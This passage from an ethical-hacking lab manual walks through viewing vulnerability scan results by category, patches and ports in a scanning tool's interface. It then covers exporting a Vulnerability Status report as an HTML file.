
43. Click on the **Vulnerabilities** option; a list of various categories of vulnerabilities appears under the **Vulnerability Types** section. Click on any category of vulnerability (here, **High Security Vulnerabilities**): detailed information on this category is displayed under the **Details** section, and a list of vulnerabilities is displayed under the **Vulnerability List** section.



44. You can further explore scanned results by clicking various options such as **Patches**, **System Information**, **Hardware**, and **Ports**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45. Now, click on the **Reports** tab and click the **Vulnerability Status** type under **General Reports** from the right pane.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. Information about the **Vulnerability Status** report appears in the right pane; click the **Generate Report** button to create the vulnerability report.




47. The **Vulnerability Status** report appears in the right pane. Click on the drop-down icon next to icon and choose the **HTML File** format.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **HTML Export Options** window appears; leave the settings to default and click **OK**.



49. The **Save As** window appears; set the download location to **Desktop**. Rename the file to **Vulnerability Status Report.html** and click **Save**.



